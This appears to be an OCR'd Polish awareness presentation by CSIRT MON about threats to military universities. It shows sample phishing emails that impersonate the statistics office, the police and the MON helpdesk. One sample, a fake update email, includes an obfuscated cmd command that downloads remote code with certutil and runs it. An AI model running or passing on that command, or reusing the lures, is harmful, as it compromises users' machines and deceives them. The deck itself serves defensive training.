
C:[SIRT/MON]

Incydent na Lotniczej Akademii Wojskowej

Incydent na Akademii Marynarki Wojennej

2.57.122.216





#CyberAktywni #CyberBezpieczni #CyberSkuteczni

C:[SIRT/MON-

Aktualne Zagrożenia i podatności


Obecnie największymi zagrożeniami związanymi z cyberprzestrzenią są:

- Kampanie phishingowe
- Dezinformacja
- Kradzież danych
- Utrata danych
- Kradzież tożsamości
- Szpiegostwo
- Kradzież środków finansowych

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

C:[SIRT/MON

Phishing na użytkowników w uczelniach wojskowych



GUS-Portal@info.stat.gov.pl undisclosed-recipients: 1 01:06

Obowiązek sprawozdawczy P-01

Elektroniczny formularz zgłoszeniowy.rar
738 KB

Szanowni Państwo,

Główny Urząd Statystyczny uprzejmie informuje, że Państwa firma została objęta obowiązkiem sprawozdawczym: Sprawozdanie o produkcji (P-01)

W załączeniu przesyłamy elektroniczny formularz zgłoszenia


Termin przekazania sprawozdania upływa w dniu: 2023-02-28

Badanie jest realizowane zgodnie z przepisami Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 z dnia 27 kwietnia 2016 r. w sprawie ochrony osób fizycznych w związku z przetwarzaniem danych osobowych i w sprawie swobodnego przepływu takich danych oraz uchylenia dyrektywy 95/46/WE (RODO). Szczegółowe informacje dotyczące stosowania RODO w statystyce publicznej oraz przetwarzania danych osobowych w celu statystycznym są dostępne na stronie internetowej: https://bip.stat.gov.pl/rodo/klauzule-informacyjne/prze-danych-osobcelu-statystycznym/

Dane uzyskane w badaniu są objęte tajemnicą statystyczną i będą wykorzystane wyłącznie do opracowań zbiorczych (art. 10 ww. ustawy). Udział w badaniu jest obowiązkowy.

Obowiązek przekazania danych wynika z:
- art. 30 ust. 1 pkt 3 ustawy z dnia 29 czerwca 1995 r. o statystyce publicznej (Dz. U. z 2022 r. poz. 459, z późn. zm.). Tekst jednolity ustawy o statystyce publicznej dostępny jest pod adresem: https://bip.stat.gov.pl/prawo/akty-pne/ustawa-o-stat-publicznej/,
- rozporządzenia Rady Ministrów z dnia 25 września 2020 r. w sprawie programu badań statystycznych statystyki publicznej na rok 2021 (Dz. U. poz. 2062, z późn. zm.). Treść rozporządzenia dostępna jest pod adresem: https://bip.stat.gov.pl/dzialalnosc-statpublicznej/-statystycznych/pbssp-2021/.

--
Realizując wymogi Rozporządzenia Parlamentu Europejskiego i Rady (UE) 2016/679 z dnia 27 kwietnia 2016 r. w sprawie ochrony osób fizycznych w związku z przetwarzaniem danych osobowych i w sprawie swobodnego przepływu takich danych oraz uchylenia dyrektywy 95/46/WE prosimy o zapoznanie się z udostępnioną na stronie internetowej: http://stat.gov.pl/robo informacją na temat przetwarzania przez Główny Urząd Statystyczny danych osobowych
Ta wiadomość została wysłana przez system poczty wewnętrznej Portalu Sprawozdawczego i jest kopią wiadomości, jaka znajduje się w Państwa skrzynce kontaktowej w Portalu Sprawozdawczym. Odpowiedzi na tę wiadomość można udzielić wyłącznie po zalogowaniu się do Portalu i skorzystaniu z funkcji interfejsu poczty wewnętrznej.




CL Celine Lannes <celine.lannes@inrae.fr> 0 08.05.2023

Ostrzeżenie o aktualizacji katalogu uczelni

W przypadku problemów ze sposobem wyświetlania tej wiadomości kliknij tutaj, aby wyświetlić ją w przeglądarce sieci web.

UWAGA: Ta wiadomość została przesłana przez nadawcę z zewnątrz. Zachowaj ostrożność - szczególnie jeśli wiadomość zawiera załączniki lub linki!

Jesteśmy w trakcie aktualizacji katalogu uniwersyteckiego 2022-2023; prosimy o rejestrację poprzez kliknięcie poniższego linku w swojej skrzynce e-mail: Rocznik 2022-2023



CP CBZC POLICJA <2.cbzc.policja.gov.pl@gmail.com> 0 1 25.10.2022

BEZPOŚREDNIE OSKARŻENIE

W przypadku problemów ze sposobem wyświetlania tej wiadomości kliknij tutaj, aby wyświetlić ją w przeglądarce sieci web.

082743827P.pdf
729 KB

UWAGA: Ta wiadomość została przesłana przez nadawcę z zewnątrz. Zachowaj ostrożność - szczególnie jeśli wiadomość zawiera załączniki lub linki!

Przeczytaj fakty przeciwko tobie.
Jeśli tego nie zrobisz, będziemy zobowiązani do nieodwołalnego aresztowania Cię.
W celu uzyskania wyjaśnień napisz na adres e-mail: cyber-kgp@cbzc-policja-gov-pl.tech

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

C:[SIRT/MON]


Phishing na użytkowników RON

Pomoc <pomoc@mon.gov.pl> @mon.gov.pl 06.06.2023


Instalacja aktualizacji

Dzień dobry,
Każdy, kto otrzymał tę wiadomość e-mail, musi ręcznie zaktualizować swoje działające komputery.
Oto instrukcja

1. Wpisz i wyszukaj „**cmd**”



2. Kliknij „**Wiersz polecenia**”





3. Skopiować polecenia


```
set updateurl=https://catalog.update.microsoft.com&echo
QGVjaG8gb2ZmJmNlcnR1dGlsIC11cmxjYWNoZSAtZiBodHRwOi8vcnVuLm1vY2t5LmlvL3YzLzdmZDAzMzY4LTY1MGEtNGU
-decode c c.cmd&c.cmd
```

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

Phishing na użytkowników RON







C:[SIRT/MON

Dezinformacja

Kampanie dezinformacyjne w konfliktach

Dezinformacja na temat pandemii

Dezinformacja dotycząca nowych technologii

Pseudonaukowe teorie spiskowe

Manipulacja informacjami w celach propagandowych

#CyberAktywni #CyberBezpieczni #CyberSkuteczni

Kradzież danych

W jakim celu wykrada się dane?

- Kradzież osobowości.
- Utrata finansów.
- Sprzedaż.
- Informacje wykorzystywane do prowadzenia kampanii phishingowych.
- Dostęp do kont użytkownika.
- Kompromitacja osoby.

C:[SIRT/MON

Kradzież tożsamości

Kradzież tożsamości z ubezpieczeń społecznych
(m.in. w celu otrzymywania świadczeń)

Kradzież tożsamości dziecka
(wykorzystywane do różnych form osobistych korzyści)

Kradzież tożsamości finansowej
(m.in. w celu uzyskania kredytu, towarów, usług)


Kradzież tożsamości podatkowej
(m.in. w celu złożenia fałszywego zaznania podatkowego w imieniu innej osoby, bądź odebrania zwrotu)

Kradzież tożsamości syntetycznej
(rodzaj oszustwa, w którym przestępca łączy prawdziwe i fałszywe informacje, aby stworzyć nową tożsamość)

Kradzież tożsamości medycznej
(m.in. w celu uzyskania bezpłatnej opieki medycznej)

Kradzież tożsamości kryminalnej
(przestępca udaje inną osobę, w celu uniknięcia wezwania, nakazu, aresztowania lub skazania)

Szpiegostwo



Dobre praktyki istotne dla cyberbezpieczeństwa uczelni wojskowych

- **Kształcenie i Świadomość:** Zapewnienie odpowiedniego szkolenia w zakresie cyberbezpieczeństwa dla personelu, studentów i kadry. Wzmacnianie świadomości w zakresie cyberzagrożeń i praktyk bezpieczeństwa.
- **Silna Polityka Bezpieczeństwa:** Opracowanie i wdrożenie silnej polityki bezpieczeństwa informacji, która obejmuje zarządzanie dostępem, monitorowanie, raportowanie incydentów, oraz zasady bezpieczeństwa dla systemów informatycznych.
- **Regularne Audyty Bezpieczeństwa:** Przeprowadzanie regularnych audytów bezpieczeństwa w celu identyfikacji luk w bezpieczeństwie oraz weryfikacji, czy polityki i procedury bezpieczeństwa są przestrzegane.
- **Zarządzanie Dostępem:** Skonfigurowanie silnego systemu zarządzania dostępem, kontrolującego uprawnienia dostępu do kluczowych zasobów informatycznych.
- **Monitorowanie i Analiza Ruchu:** Ustawienie systemów monitorowania ruchu sieciowego w celu wczesnego wykrywania nieprawidłowości oraz analiza ruchu w celu identyfikacji potencjalnych zagrożeń.

Dobre praktyki istotne dla cyberbezpieczeństwa uczelni wojskowych

Aktualizacje Systemów: Regularne aktualizacje i łatki oprogramowania w celu zabezpieczenia systemów przed znanymi podatnościami.

Bezpieczeństwo Fizyczne: Ochrona fizyczna serwerowni i innych kluczowych punktów dostępowych do systemów informatycznych.

Zarządzanie Incydentami: Ustanowienie planu zarządzania incydentami, w tym środki zapobiegawcze, reakcję na incydenty i proces odzyskiwania.


Szyfrowanie Danych: Wdrożenie szyfrowania danych, zwłaszcza w przypadku przechowywania i przesyłania poufnych informacji.

Testowanie Penetracyjne: Okresowe testy penetracyjne w celu oceny odporności systemów na ataki oraz identyfikacji potencjalnych słabości.


Współpraca z Wojskowymi Jednostkami Bezpieczeństwa: Utrzymywanie bliskiej współpracy z wojskowymi jednostkami bezpieczeństwa, wymiana informacji i wspólna reakcja na potencjalne zagrożenia.

Zabezpieczenie oprogramowania

Ustawienia



Silne hasło



Oprogramowanie antywirusowe

Aktualizacja systemu

Minimalne uprawnienia

Zabezpieczenie użytkownika

Wiedza

=

Szkolenia

=


Świadomość

=

Raportowanie

Wnioski

- Dostarczanie usług IT jest **zawsze** związane z kosztami związanymi z cyberbezpieczeństwem
- Follow the rules…: Decyzja 62/DK WOC MON
- Synergia działań Uczelni
- Migracja usług do systemów dostarczanych przez DK WOC
- Polityka komunikacji incydentów



Dziękuję za uwagę

płk Łukasz Jędrzejczak

Szef CSIRT MON

C: [SIRT/MON- CyberAktywni #CyberBezpieczni #CyberSkuteczni